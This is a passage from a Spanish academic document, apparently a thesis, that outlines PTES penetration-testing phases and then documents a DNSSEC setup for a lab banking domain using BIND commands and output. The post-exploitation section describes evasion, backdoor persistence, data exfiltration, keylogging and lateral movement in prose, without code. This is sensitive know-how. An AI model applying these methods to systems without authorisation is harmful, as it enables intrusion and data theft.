Explotar Bases de Datos y Módulos de Marco, Muchas bases de datos de exploits se mantienen activamente y se puede acceder al público en Internet. Los investigadores de seguridad y los escritores de exploits no siempre envían su código de explotación a varios sitios, por lo que es aconsejable familiarizarse con varios sitios y verificar cada uno de ellos para detectar posibles aplicaciones vulnerables. Mientras que algunas bases de datos de vulnerabilidad rastrean la disponibilidad de exploits, su cobertura suele ser incompleta y no debe considerarse exhaustiva.

Contraseñas comunes / predeterminadas, Con frecuencia, los administradores y técnicos eligen contraseñas débiles, nunca cambian el valor predeterminado o

no establecen ninguna contraseña. Los manuales para la mayoría del software y hardware se pueden encontrar fácilmente en línea y proporcionarán las credenciales predeterminadas.

Hardening Guides / Common Misconfigurations, Uno de los principales objetivos de las pruebas de penetración es simular las tácticas y el comportamiento de un atacante real. Si bien el escaneo automático puede reducir la ventana de tiempo de una prueba, ningún escáner puede comportarse como un ser humano. Las guías de endurecimiento pueden ser una referencia inestimable para un probador de penetración.

Investigación privada

- *Configurando un entorno de réplica*, Las tecnologías de virtualización permiten que un investigador de seguridad ejecute una amplia variedad de sistemas operativos y aplicaciones, sin requerir hardware dedicado. El verificador puede usar esta máquina virtual para explorar los parámetros de configuración y el comportamiento de la aplicación, sin conectarse directamente al objetivo.

4. Análisis De Vulnerabilidad

Investigación

- *Configuraciones de prueba*, Una prueba de laboratorio de VM debería contener imágenes base para todos los sistemas operativos comunes, incluidos Windows XP, Server 2008, Debian, Red Hat y Mac OS X, entre otros , siempre que sea posible. Una biblioteca de VM completa en combinación con un entorno de VM que sea compatible con la clonación permitirá que un probador visualice una nueva VM objetivo en minutos. Además, el uso de una función de instantánea permitirá trabajar de manera más eficiente y reproducir errores.
- *Fuzzing* o inyección de fallas, es una técnica de fuerza bruta para encontrar fallas de aplicaciones mediante la presentación programática de entradas válidas, aleatorias o inesperadas a la aplicación.

Identificación de avenidas / vectores potenciales, Inicie sesión o conéctese a una aplicación de red objetivo para identificar comandos y otras áreas de entrada. Si el objetivo es una aplicación de escritorio que lee archivos y / o páginas web, analice los formatos de archivo aceptados para avenidas de entrada de datos.

Desmontaje y análisis de código, Algunos lenguajes de programación permiten la descompilación, y algunas aplicaciones específicas se compilan con símbolos para la depuración. Un examinador puede aprovechar estas características para analizar el flujo del programa e identificar posibles vulnerabilidades

5. Explotación

Propósito

La fase de explotación de una prueba de penetración se centra únicamente en establecer el acceso a un sistema o recurso al eludir las restricciones de seguridad. Si la fase anterior, el análisis de vulnerabilidad se realizó correctamente, esta fase debe estar bien planificada y una huelga de precisión. El objetivo principal es identificar el punto de entrada principal en la organización e identificar los activos objetivo de alto valor.

Contramedidas

Las contramedidas se definen como tecnología preventiva o controles que dificultan la capacidad de completar exitosamente una avenida de explotación. Esta tecnología podría ser un Sistema de Prevención de Intrusos Basado en el Host, Guardia de Seguridad, Cortafuegos de Aplicación Web u otros métodos preventivos.

PTES nos presenta a tener en cuentas las siguientes contramedidas como : Anti-Virus (El antivirus es una tecnología destinada a evitar la implementación de software malicioso en el sistema.), Codificación (La codificación es el método de ofuscación de datos de una manera que hace que la pieza implementada de código no aparezca igual, Embalaje(El empaquetado es similar a la codificación en cierto sentido, ya que intenta reorganizar los datos para comprimir la aplicación o "empaquetarla), Encriptado (El cifrado, como la codificación y el empaquetado, es otro método para manipular el código ejecutable deseado de modo que no sea reconocible o esté disponible para su inspección.), entre otros.

Evasión

La evasión es la técnica utilizada para escapar de la detección durante una prueba de penetración. Esto podría eludir un sistema de cámara para no ser visto por un guardia, ofuscando sus cargas para evadir sistemas de detección de intrusos (IDS) o sistemas de prevención de intrusiones (IPS) o solicitudes / respuestas de codificación para eludir los firewalls de aplicaciones web. En general, la necesidad de identificar un escenario de bajo riesgo para evadir una tecnología o persona debe formularse antes del exploit.

Golpe de precisión

El foco principal de una prueba de penetración es simular un atacante para representar un ataque simulado contra la organización. Este enfoque puede ser particularmente útil al final de una prueba de penetración para medir el nivel de respuesta a incidentes de la organización, pero en la mayoría de los casos la fase de explotación es una acumulación de investigación específica sobre el objetivo.

Avenida de explotación personalizada

Por lo general, cada ataque no será el mismo en la forma en que se produce la avenida de explotación. Para tener éxito en esta fase, el ataque debe personalizarse y personalizarse según el escenario.

Explotaciones a medida

En varias ocasiones, los exploits que son públicos en Internet pueden necesitar algún trabajo para completarlos con éxito. En la mayoría de los casos, si un exploit está diseñado para Windows XP SP2, se requerirán modificaciones específicas al exploit para que el ataque sea exitoso a través de Windows XP SP3.

Ángulo de día cero

En la mayoría de los casos, el ángulo de día cero es a menudo el último recurso para la mayoría de los probadores de penetración. Este tipo de ataque a menudo representa una organización altamente avanzada que puede manejar un ataque enfocado contra la organización a través de métodos de ataque normales.

Ejemplo de avenidas de ataque

Los ataques deberían consistir en el escenario que está dentro del alcance del compromiso.

Objetivo general

En la fase de interacción previa al compromiso con el cliente, se debería haber comunicado una definición clara de los objetivos generales de la prueba de penetración. En el caso de la fase de explotación, el mayor desafío es identificar la menor vía de resistencia en la organización sin detección y teniendo el mayor impacto en la capacidad de las organizaciones para generar ingresos.

6. Explotación Posterior

Propósito

El objetivo de la fase posterior a la explotación es determinar el valor de la máquina comprometida y mantener el control de la máquina para su uso posterior. El valor de la máquina está determinado por la sensibilidad de los datos almacenados en él y la utilidad de las máquinas para comprometer aún más la red.

Reglas de compromiso

Las siguientes Reglas de compromiso son específicas de la fase posterior a la explotación de una prueba de penetración y tienen por objeto garantizar que los sistemas del cliente no estén sujetos a riesgos innecesarios por las acciones de los evaluadores

- **Reglas de para Proteger al cliente,** se usan como una guía de reglas para establecer con un cliente para garantizar que las operaciones diarias y los datos del cliente no estén expuestos al riesgo
- **Reglas para protegerse,** debe asegurarse de cubrir todas sus bases al tratar con el cliente y las tareas que realizará. Discuta lo siguiente con el

cliente para garantizar una comprensión clara de los roles y las responsabilidades del cliente y del proveedor antes de comenzar cualquier trabajo.

Análisis de infraestructura

Durante el análisis de infraestructura se debe de considerar diferentes aspectos:

- Configuración de la red, La configuración de red de una máquina comprometida se puede usar para identificar subredes adicionales, enrutadores de red, servidores críticos, servidores de nombres y relaciones entre máquinas.

➢ Interfaces, Identifique todas las interfaces de red en la máquina junto con sus direcciones IP, máscaras de subred y puertas de enlace. Al identificar las interfaces y la configuración, las redes y los servicios se pueden priorizar para la orientación.

➢ Enrutamiento, El conocimiento de otras subredes, los esquemas de filtrado o de direccionamiento podrían aprovecharse para escapar de una red segmentada, lo que lleva a hosts y / o redes adicionales para sondear y enumerar.

➢ Servidores DNS, Identifique todos los servidores DNS en uso, evaluando la configuración del host. Los servidores DNS y la información se pueden usar para desarrollar y ejecutar un plan para descubrir hosts y servicios adicionales en la red objetivo.

➢ Entradas DNS en caché, Identifique las entradas de DNS de alto valor en la memoria caché, que pueden incluir páginas de inicio de sesión para sitios de Intranet, interfaces de administración o sitios externos

➢ Servidores Proxy, Identificar servidores proxy a nivel de red y de aplicación. Los servidores proxy son buenos objetivos cuando el cliente usa la empresa en general. En el caso de los proxies de aplicación, puede ser posible identificar, modificar y / o controlar el flujo de tráfico, o el tráfico en sí.

➢ Entradas ARP, Enumere entradas de tabla ARP estáticas y en caché, que pueden revelar otros hosts que interactúan con la máquina comprometida. Las entradas ARP estáticas pueden representar máquinas críticas.

Análisis de infraestructura

Servicios de red

- Servicios de escucha, Identifique todos los servicios de red ofrecidos por la máquina de destino. Esto puede llevar al descubrimiento de servicios no identificados por el escaneo inicial, así como el descubrimiento de otras máquinas y redes.
- Conexiones VPN, Deben identificarse todas las conexiones VPN dentro y fuera de la máquina o red de destino. Las conexiones de salida pueden proporcionar rutas a nuevos sistemas que pueden no haberse identificado previamente.
- Directorio de Servicios, Un host dirigido que ejecute servicios de directorio puede brindar una oportunidad para enumerar cuentas de usuario, hosts y / o servicios que pueden usarse en ataques adicionales o proporcionar objetivos adicionales que pueden no haberse descubierto previamente en la fase de análisis de vulnerabilidad.

Vecinos, En la red actual, muchos servicios y sistemas operativos utilizan una serie de protocolos para el descubrimiento de vecinos en un esfuerzo por hacer que el acceso a los servicios, la resolución de problemas y la configuración sean más convenientes. Los protocolos varían según el tipo de host de destino.

Expoliación

Se refiere a la obtención de información (es decir, archivos que contienen información personal, información de tarjetas de crédito, contraseñas, etc.) de servidores específicos relevantes para los objetivos definidos en la fase de pre evaluación.

- Programas instalados

- Artículos de inicio, La mayoría de los sistemas tendrán aplicaciones que se pueden ejecutar al inicio del sistema o en el inicio de sesión del usuario que pueden proporcionar información sobre el propósito del sistema, software y servicios con los que interactúa.

- Servicios instalados, Los servicios en un host particular pueden servir al propio host u otros hosts en la red objetivo. Es necesario crear un perfil de cada host específico, teniendo en cuenta la configuración de estos servicios, su propósito y cómo pueden ser potencialmente utilizados para alcanzar los objetivos de evaluación o penetrar más en la red.

- Servicios de seguridad, Los servicios de seguridad comprenden el software diseñado para mantener a un atacante fuera de los sistemas y mantener la seguridad de los datos. Estos incluyen, entre otros, cortafuegos de red, cortafuegos basados en host, IDS / IPS, HIDS / HIPS y antivirus

- Acciones de archivo / impresora, Los servidores de archivos e impresión a menudo contienen datos específicos o brindan la oportunidad de penetrar aún más la red y los hosts objetivo, información en bases de datos, tablas, etc.

- Servidores de directorio, Los objetivos principales de un servicio de directorio es proporcionar información a los servicios y hosts para referencia o autenticación. El compromiso de este servicio puede permitir el control de todos los hosts que dependen del servicio y también proporcionar información que podría usarse para promover un ataque.

- Servidores de nombre, El servidor de nombres brinda resolución al host y a los servicios en función de los tipos de registros que sirve. La enumeración de registros y controles puede proporcionar una lista de objetivos y servicios para priorizar y atacar a fin de penetrar aún más la red y los hosts de los clientes.
- Servicios de implementación, La identificación de los servicios de implementación permite el acceso y la enumeración de: Archivos de respuesta desatendida, Permiso en archivos, Actualizaciones incluidas y Aplicaciones y versiones

- Autoridad certificada, La identificación de los servicios de la Autoridad de certificación en un host cliente comprometido permitirá el acceso a : Root CA, Certificados de firma de código, Certificados de cifrado y firma

Entre otras servicios como : Servidor de gestión de código fuente, Servidor de configuración de host dinámico, Virtualización, Mensajes, Monitoreo y gestión, Sistemas de respaldo y Servicios de red (RADIUS, TACACS..etc)

Información delicada

- Key-logging, Al monitorear las pulsaciones de teclas, es posible detectar información confidencial, incluidas contraseñas y PII.
- La captura de pantalla, se puede usar para mostrar evidencia de compromiso, así como el acceso a la información que se puede mostrar en la pantalla y el acceso a través de otros medios no es posible.

Entre otros como : captura de tráfico en la red

- Información del usuario, En esta sección, el enfoque principal es la información presente en el sistema objetivo relacionada con las cuentas de usuario presentes en el sistema o que se han conectado de forma remota y han dejado alguna huella que el personal que realiza la evaluación puede recopilar y analizar para una mayor penetración o proporcionar el objetivo deseado de la evaluación
- En sistema, La información general que se puede recopilar en un sistema comprometido como documentos, claves de cifrado, etc.

- Navegadores web, La información que puede obtenerse de los navegadores web y que puede usarse para identificar otros hosts y sistemas, así como proporcionar información para penetrar aún más la red y los hosts de un

cliente, como: historial de navegación, marcadores, etc.

- Clientes IM, La información que se puede recopilar de los clientes de mensajería instantánea en un sistema comprometido es: Enumerar configuración de cuenta (usuario, contraseña, servidor, proxy) y Registros de chat

Objetivos de alto valor / perfil

Los objetivos de alto valor / perfil se pueden identificar y expandir desde los objetivos identificados en las reuniones previas al compromiso a través del análisis de los datos recopilados de los sistemas comprometidos y las interacciones de esos sistemas y los servicios que se ejecutan en ellos.

Exfiltración de datos

- Mapeo de todas las posibles rutas de exfiltración, de cada una de las áreas donde se ha logrado el acceso, se deben crear rutas de exfiltración completas. Esto incluye medios secundarios y terciarios para llegar al mundo exterior (a través de diferentes subredes accesibles, etc.).
- Probando rutas de exfiltración, Según el mapeo de rutas de exfiltración, los datos deben ser extraídos de la organización que se está probando.
- Medir las fortalezas de control, Al realizar pruebas de exfiltración, el objetivo principal de la prueba es ver si realmente funcionan los controles actuales para detectar y bloquear información sensible que deja la organización, así como ejercitar los equipos de respuesta si se ha detectado algo en términos de cómo reaccionan a tales alertas y cómo se investigan y mitigan los eventos.

Persistencia

- Instalación de puerta trasera que requiere autenticación.
- Instalación y / o modificación de servicios para conectar nuevamente al sistema. El usuario y la contraseña compleja deben usarse como mínimo; se prefiere el uso de certificados o claves criptográficas cuando sea posible. (SSH, ncat, RDP). Se pueden usar conexiones inversas limitadas a una sola IP.
- Creación de cuentas alternativas con contraseñas complejas.
- Cuando sea posible, la puerta trasera debe sobrevivir al reinicio.

Penetración adicional en la infraestructura

Es la acción en la cual el probador usará su presencia en el sistema comprometido para enumerar y obtener acceso a otros sistemas en la infraestructura del cliente. Esta acción se puede ejecutar desde el propio host comprometido usando recursos locales o herramientas cargadas al sistema comprometido.

- Del sistema comprometido, Acciones que pueden tomarse de un sistema

comprometido: Herramientas de carga, Usa las herramientas del sistema local, Escaneo ARP, Ping Sweep, Enumeración de DNS de la red interna, Enumeración de servicios de directorio, Ataques de fuerza bruta, Enumeración y administración a través de protocolos de administración y credenciales comprometidas (WinRM, WMI, SMB, SNMP..etc), Abuso de credenciales y claves comprometidas (páginas web, bases de datos, etc.), Ejecutar exploits remotos

- A través de un sistema comprometido, Acciones que pueden tomarse a través de un sistema comprometido: Reenvío de puertos, Proxy a la red interna (SSH), VPN a la red interna, Ejecutar Exploit Remoto, Abuso de credenciales y claves comprometidas (páginas web, bases de datos, etc.)

Limpieza

El proceso de limpieza cubre los requisitos para los sistemas de limpieza una vez que se ha completado la prueba de penetración. Esto incluirá todas las cuentas de usuario y binarios utilizados durante la prueba.

- Elimine todos los ejecutables, scripts y archivos temporales de un sistema comprometido. Si es posible, use el método de eliminación segura para eliminar los archivos y las carpetas.
- Vuelva a la configuración del sistema de valores originales y los parámetros de configuración de la aplicación si fueron modificados durante la evaluación.
- Elimine todas las puertas traseras y / o rootkits instalados.
- Elimine todas las cuentas de usuario creadas para conectarse nuevamente a los sistemas de compromiso.

7. Informe

En esta sección se definir los criterios básicos para los informes de pruebas de penetración. Si bien se recomienda enfáticamente utilizar su propio formato personalizado y de marca, las siguientes recomendaciones deben de proporcionar una comprensión de alto nivel de los elementos requeridos dentro de un informe, así como una estructura para que el informe proporcione valor al lector.

- El informe se divide en dos (2) secciones principales para comunicar los objetivos, métodos y resultados de las pruebas realizadas a varias audiencias.
- El informe ejecutivo, comunicará al lector los objetivos específicos de la prueba de penetración y los hallazgos de alto nivel del ejercicio de prueba, el resumen ejecutivo debe contener la mayoría, si no todas, las siguientes secciones:

➢ **Fondo:** sección de antecedentes que deben de explicar al lector el propósito general de la prueba
➢ **Postura general:** En esta se hace una narrativa de la efectividad general de

la prueba y la capacidad de los examinadores para lograr los objetivos establecidos en las sesiones previas a la participación.

- **Clasificación / perfil de riesgo:** En la sección previa a la participación, el Pentester identificará el mecanismo de puntuación y el mecanismo individual para el seguimiento / clasificación del riesgo. Varios métodos de FAIR, DREAD y otros rankings personalizados se consolidarán en puntajes ambientales y se definirán.
- **Hallazgos generales:** Los hallazgos generales proporcionarán una sinopsis de los problemas encontrados durante la prueba de penetración en un formato básico y estadístico
- **Resumen de recomendaciones:** La sección de recomendaciones del informe debe proporcionar al lector una comprensión de alto nivel de las tareas necesarias para resolver los riesgos identificados y el nivel general de esfuerzo requerido para implementar la ruta de resolución sugerida.
- **Hoja de ruta estratégica:** Las hojas de ruta deben incluir un plan priorizado para la remediación de los elementos inseguros encontrados y deben sopesarse con los objetivos / nivel de impacto potencial del negocio.

- Reporte técnico, Esta sección comunicará al lector los detalles técnicos de la prueba y todos los aspectos / componentes acordados como indicadores clave de éxito dentro del ejercicio previo a la participación. La sección de informe técnico describirá en detalle el alcance, la información, la ruta de ataque, el impacto y las sugerencias de corrección de la prueba.

ANEXO 2
ESCENARIO DE PRUEBAS CONTROLADO

1. CONFIGURACIÓN DEL SERVICIO DNSSEC EN REDES IPV6

El siguiente anexo contiene información correspondiente sobre la configuración de DNSSEC en redes IPv6, en los servidores de la red interna CAFÉ (dns1.bancodk.com y transacciones.bancodk.com, Servidor Caché validador), y la red externa es decir, se implementó DNSSEC en todos los servidores involucrados en la jerarquía DNS del escenario de pruebas controlado. Las configuraciones se llevaron a cabo en los sistemas operativos Debian 9.4 Stretch, Windows Server 2012 y Centos 7. Cabe resaltar que la configuración DNSSEC se realizó utilizando los comandos nativos provistos por BIND en las distribuciones Linux Debian Y Centos.

La implementación de DNSSEC para el escenario propuesto,en todos los sitemas operativos, se resume en los siguientes pasos:

- Generación de claves de firmado pública/privada ZSK y KSK.
- Publicación de claves pública ZSK y KSK en archivo de zona.
- Firmado del archivo de zona con clave privada ZSK., el proceso de firmado se realizó utilizando el algoritmo SHA-256, con los registros NSEC y NSEC3.
- Publicación de archivo DS en el nivel o zona padre.
- El proceso la publicación del registro DS se realizo desde el nivel hijo hacia el nivel padre, en los servidores de la red interna como externa.
- Configuración de clave pública de validación inicial, para todos los servidores de la jerarquía, incluidos recursivo y resolver.
- Esta clave se almacenada en el servidor cache recursivo o cliente, para realizar el proceso de validacion DNSSEC de una respuesta DNS.

Una vez configurado DNSSEC en cada uno de los servidores, se realizan las pruebas de funcionamiento por medio de consultas DNSSEC con el comando dig, para comprobar que el servicio de DNSSEC está activo.

1. CONFIGURACIÓN DE DNSSEC EN LOS SERVIORES DE LA RED INTERNA CAFE

Para crear una delegación segura de los dominios internos de la organización de la red interna CAFE, primero se realizó el proceso de firmado del subdominio transacciones.bancodk.com del servidor autoritario dns1.transacciones.bancodk.com, para posteriormente publicar su registro DS en el servidor padre dns1.bancodk.com, y realizar el proceso de firmado del dominio bancodk.com, para que finalmente el servidor caché validador pueda almacenar la clave pública del dominio bancodk.com para validar los dominios firmados de la organización.

1.1 Configuración de DNSSEC en el servidor dns1.transacciones.bancodk.com en el sitema operativo Linux Debian 9.4 stretch:

Archivos de BIND antes de la configuración de DNSSEC:

```
root@dns1:/etc/bind# ls
bind.keys  db.empty            db.transacciones          named.conf.options
db.0       db.local            named.conf                rndc.key
db.127     db.revtransacciones named.conf.default-zones  zones.rfc1918
db.255     db.root             named.conf.local
```

Se habilita DNSSEC en el archivo named.conf.options:

```
 GNU nano 2.7.4                          Fichero: named.conf.options

        dnssec-enable yes;
        dnssec-validation yes;
        auth-nxdomain no;    # conform to RFC1035
```

Se generan las claves:

```
root@dns1:/etc/bind/keys# dnssec-keygen -a NSEC3RSASHA1 -b 1024 -n ZONE  networks.com
Generating key pair.....++++++ ..................................++++++
Knetworks.com.+007+03452
root@dns1:/etc/bind/keys# dnssec-keygen -f KSK -a NSEC3RSASHA1 -b 2048 -n ZONE  networks.com
Generating key pair........+++ ..............................................................+++
Knetworks.com.+007+07011
```

Ahora se ingresa al archivo de zona directa db.transacciones y con el comando $INCLUDE, se incluyen las claves públicas (zsk y ksk) como se muestra a continuacion:

```
 GNU nano 2.7.4                    Fichero: db.transacciones

$INCLUDE /etc/bind/keys/Ktransacciones.bancodk.com.+007+17147.key
$INCLUDE /etc/bind/keys/Ktransacciones.bancodk.com.+007+20319.key
```

Ahora si se firma el dominio con el siguiente comando:

El –g para que se carguen los registros DS:

```
root@dns1:/etc/bind# dnssec-signzone -t -g -o transacciones.bancodk.com db.transacciones /etc/bind/keys/Ktransacciones.bancodk.com*.private
```

Se puede ver que el dominio bancodk.com está firmada:

```
Verifying the zone using the following algorithms: NSEC3RSASHA1.
Zone fully signed:
Algorithm: NSEC3RSASHA1: KSKs: 1 active, 0 stand-by, 0 revoked
                         ZSKs: 1 active, 0 stand-by, 0 revoked
db.transacciones.signed
Signatures generated:                       10
Signatures retained:                         0
Signatures dropped:                          0
Signatures successfully verified:            0
Signatures unsuccessfully verified:          0
Signing time in seconds:                 0.003
Signatures per second:                2676.659
Runtime in seconds:                      0.040
root@dns1:/etc/bind#
```

Ahora se listan los archivos y se puede ver que se han generado el archivo DS de la zona transacciones:

```
root@dns1:/etc/bind# ls
bind.keys  db.255    db.revtransacciones  db.transacciones.signed          named.conf               named.conf.options
db.0       db.empty  db.root              dsset-transacciones.bancodk.com. named.conf.default-zones rndc.key
db.127     db.local  db.transacciones     keys                             named.conf.local         zones.rfc1918
root@dns1:/etc/bind#
```

Se puede ver que se han generado el archivo DS de la zona transacciones:

```
root@dns1:/etc/bind# cat dsset-transacciones.bancodk.com.
transacciones.bancodk.com. IN DS 20319 7 1 51E6D1AB1B97DDF5D853324E6A84E40F0E28D9AC
transacciones.bancodk.com. IN DS 20319 7 2 911330FFF634E2A1A6902D1AB723AF575A918E42E546C5EAAEF8F1E6 9547C22C
root@dns1:/etc/bind#
```

Una vez hecho lo anterior, se reinicia el servicio de BIND

```
root@dns1:/etc/bind# /etc/init.d/bind9 restart
[ ok ] Restarting bind9 (via systemctl): bind9.service.
root@dns1:/etc/bind# /etc/init.d/bind9 status
```

Y se comprueba su estado:

```
root@dns1:/etc/bind# /etc/init.d/bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2018-06-04 16:47:42 -05; 10s ago
     Docs: man:named(8)
  Process: 1791 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 1796 (named)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/bind9.service
           └─1796 /usr/sbin/named -f -u bind

jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: managed-keys-zone: loaded serial 276
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone 0.in-addr.arpa/IN: loaded serial 1
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone 127.in-addr.arpa/IN: loaded serial 1
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone 255.in-addr.arpa/IN: loaded serial 1
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone e.f.a.c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.2.1.0.0.1.0.0.2.ip6.arpa/IN: loa…18032101
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone transacciones.bancodk.com/IN: loaded serial 2018032101 (DNSSEC signed)
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone localhost/IN: loaded serial 2
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: all zones loaded
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: running
jun 04 16:47:42 dns1.transacciones.bancodk.com named[1796]: zone e.f.a.c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.2.1.0.0.1.0.0.2.ip6.arpa/IN: sen…8032101)
Hint: Some lines were ellipsized, use -l to show in full.
root@dns1:/etc/bind#
```

1.2 Configuración de DNSSEC en el servidor dns1.bancodk.com en el sitema operativo Linux Debian 9.4 stretch:

Se habilita DNSSEC en el archivo named.conf.options:

```
 GNU nano 2.7.4                          Fichero: named.conf.options

options {
        directory "/var/cache/bind";

        //version "No disponible";

        listen-on-v6 port 53 { any; };  # valor por defecto, pero es mejor ponerlo

        allow-query { localhost; any; };

        allow-transfer { none; };

        recursion no;
        // minimal-responses yes;

        dnssec-enable yes;
        dnssec-validation yes;
        auth-nxdomain no;    # conform to RFC1035

};
```

Segeneran las claves

```
root@dns1:/etc/bind# cd keys
root@dns1:/etc/bind/keys# dnssec-keygen -a RSASHA256 -b 2048 -n ZONE  bancodk.com
Generating key pair.....................................................................+++ .....+++
Kbancodk.com.+008+59571
root@dns1:/etc/bind/keys# dnssec-keygen -f KSK -a RSASHA256 -b 4096 -n ZONE bancodk.com
Generating key pair.....................++ ..................................................
.....................................................................................++
Kbancodk.com.+008+18832
root@dns1:/etc/bind/keys# chmod 640 /etc/bind/keys/{*.key,*.private}
root@dns1:/etc/bind/keys# chgrp bind /etc/bind/keys/{*.key,*.private}
```

Se asignan permisos para las claves:

```
root@dns1:/etc/bind/keys# chmod 640 /etc/bind/keys/{*.key,*.private}
root@dns1:/etc/bind/keys# chgrp bind /etc/bind/keys/{*.key,*.private}

root@dns1:/etc/bind/keys# ls
Kbancodk.com.+008+18832.key      Kbancodk.com.+008+59571.key
Kbancodk.com.+008+18832.private  Kbancodk.com.+008+59571.private
```

Ahora se ingresa al archivo de zona directa db.transacciones y con el comando $INCLUDE, se incluyen las claves públicas (zsk y ksk) como se muestra a continuacion:

```
$INCLUDE /etc/bind/keys/Kbancodk.com.+008+18832.key
$INCLUDE /etc/bind/keys/Kbancodk.com.+008+59571.key
```

Primero se publica el registro DS del ubdominiotransacciones.bancodk.com

```
root@dns1:/etc/bind# ls
bind.keys  db.127  db.bancodk  db.local      db.root                          keys        named.conf.default-zones  named.conf.options  zones.rfc1918
db.0       db.255  db.empty    db.revbancodk  dsset-transacciones.bancodk.com.  named.conf  named.conf.local          rndc.key
root@dns1:/etc/bind#
```

Se firma la zona y se puede ver que el dominio bancodk.com está firmado:

```
root@dns1:/etc/bind# dnssec-signzone -3 200112027000CAFE  -H 20 -A -t -g -o bancodk.com db.bancodk /etc/bind/keys/Kbancodk.com*.private
Verifying the zone using the following algorithms: RSASHA256.
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                      ZSKs: 1 active, 0 stand-by, 0 revoked
db.bancodk.signed
Signatures generated:                       17
Signatures retained:                        0
Signatures dropped:                         0
Signatures successfully verified:           0
Signatures unsuccessfully verified:         0
Signing time in seconds:                 0.063
Signatures per second:                 267.708
Runtime in seconds:                      0.071

root@dns1:/etc/bind# ls
bind.keys  db.255           db.empty      db.root                          keys                    named.conf.local    zones.rfc1918
db.0       db.bancodk       db.local      dsset-bancodk.com.               named.conf              named.conf.options
db.127     db.bancodk.signed  db.revbancodk  dsset-transacciones.bancodk.com.  named.conf.default-zones  rndc.key
```

Ahora se listan los archivos y se puede ver que se han generado el archivo DS del dominio bancodk.com:

```
root@dns1:/etc/bind# ls
bind.keys   db.bancodk         db.revbancodk                    keys                    named.conf.options
db.0        db.bancodk.signed  db.root                          named.conf              rndc.key
db.127      db.empty           dsset-bancodk.com.               named.conf.default-zones  zones.rfc1918
db.255      db.local           dsset-transacciones.bancodk.com  named.conf.local
```

Se puede ver que se han generado el archivo DS de la zona bancodk.com:

```
root@dns1:/etc/bind# cat dsset-bancodk.com.
bancodk.com.            IN DS 18832 8 1 19B3DA0D39D0456C97F29EB60732722412916 81B
bancodk.com.            IN DS 18832 8 2 2CFBFE42272174532242ABBE0FA3ACFCB5EA02138A3DC48524BC7C0E E6FA1A54
```

Una vez hecho lo anterior, se reinicia el servicio de BIND

```
root@dns1:/etc/bind# /etc/init.d/bind9 restart
[ ok ] Restarting bind9 (via systemctl): bind9.service.
root@dns1:/etc/bind# /etc/init.d/bind9 status
```

Y se comprueba su estado:

```
root@dns1:/etc/bind# /etc/init.d/bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2018-06-05 12:42:56 -05; 14s ago
     Docs: man:named(8)
  Process: 1762 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 1768 (named)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/bind9.service
           └─1768 /usr/sbin/named -f -u bind

jun 05 12:42:56 dns1.bancodk.com named[1768]: zone 0.in-addr.arpa/IN: loaded serial 1
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone 127.in-addr.arpa/IN: loaded serial 1
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone 255.in-addr.arpa/IN: loaded serial 1
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone localhost/IN: loaded serial 2
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone e.f.a.c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.2.1.0.0.1.0.0.2.ip6.arpa/IN: loaded serial 2018032101
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone bancodk.com/IN: loaded serial 2018032101 (DNSSEC signed)
jun 05 12:42:56 dns1.bancodk.com named[1768]: all zones loaded
jun 05 12:42:56 dns1.bancodk.com named[1768]: running
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone bancodk.com/IN: sending notifies (serial 2018032101)
jun 05 12:42:56 dns1.bancodk.com named[1768]: zone e.f.a.c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.2.1.0.0.1.0.0.2.ip6.arpa/IN: sending notifies (…018032101)
Hint: Some lines were ellipsized, use -l to show in full.
root@dns1:/etc/bind#
```

PRUEBAS DE FUNCIONALIDAD DEL SERVIDOR MAESTRO BANCODK.COM

```
root@dns1:/etc/bind# nano /etc/resolv.conf
  GNU nano 2.7.4 Fichero: /etc/resolv.conf

nameserver 2001:12:7000::cafe:2
```

Este comando muestra registros RRSIG para el registro AAAA Y NS de bancodk.com:

```
root@dns1:/etc/bind# dig @2001:12:7000::cafe:2 bancodk.com DNSKEY  +multiline  +noall  +answer

; <<>> DiG 9.10.3-P4-Debian <<>> @2001:12:7000::cafe:2 bancodk.com DNSKEY +multiline +noall +answer
; (1 server found)
;; global options: +cmd
bancodk.com.            864000 IN DNSKEY 257 3 7 (
                                AwEAAb3xTBMUL4LRwbIom1u5GG+sGifkL136pDUNAioo
                                dRCLda9FGfTL+BBbyh4ZGIYmEcCEUIG8vPo4W8vBQsev
                                7cYVKWhWC9D3gvAaErHHUDXrpnBKxiOt90a4aaDBkKsU
                                /lrbg6oOpEVN4CAOLeKV+/LgZyCG1Q4Sf1BizLl7W+gq
                                Y4Rm1Zy/SBQByJHGCKreKidHdkckvcfFK/UkOJ/IPQZ2
                                5zKEKA2p+MyDl0HOOx9eTtgiHhhTpoqdXAJxsCBZ5LNA
                                fqa/iTZRRvV1Bj1keXFFN/zA9z9z5ME/sB7XnS91peQx
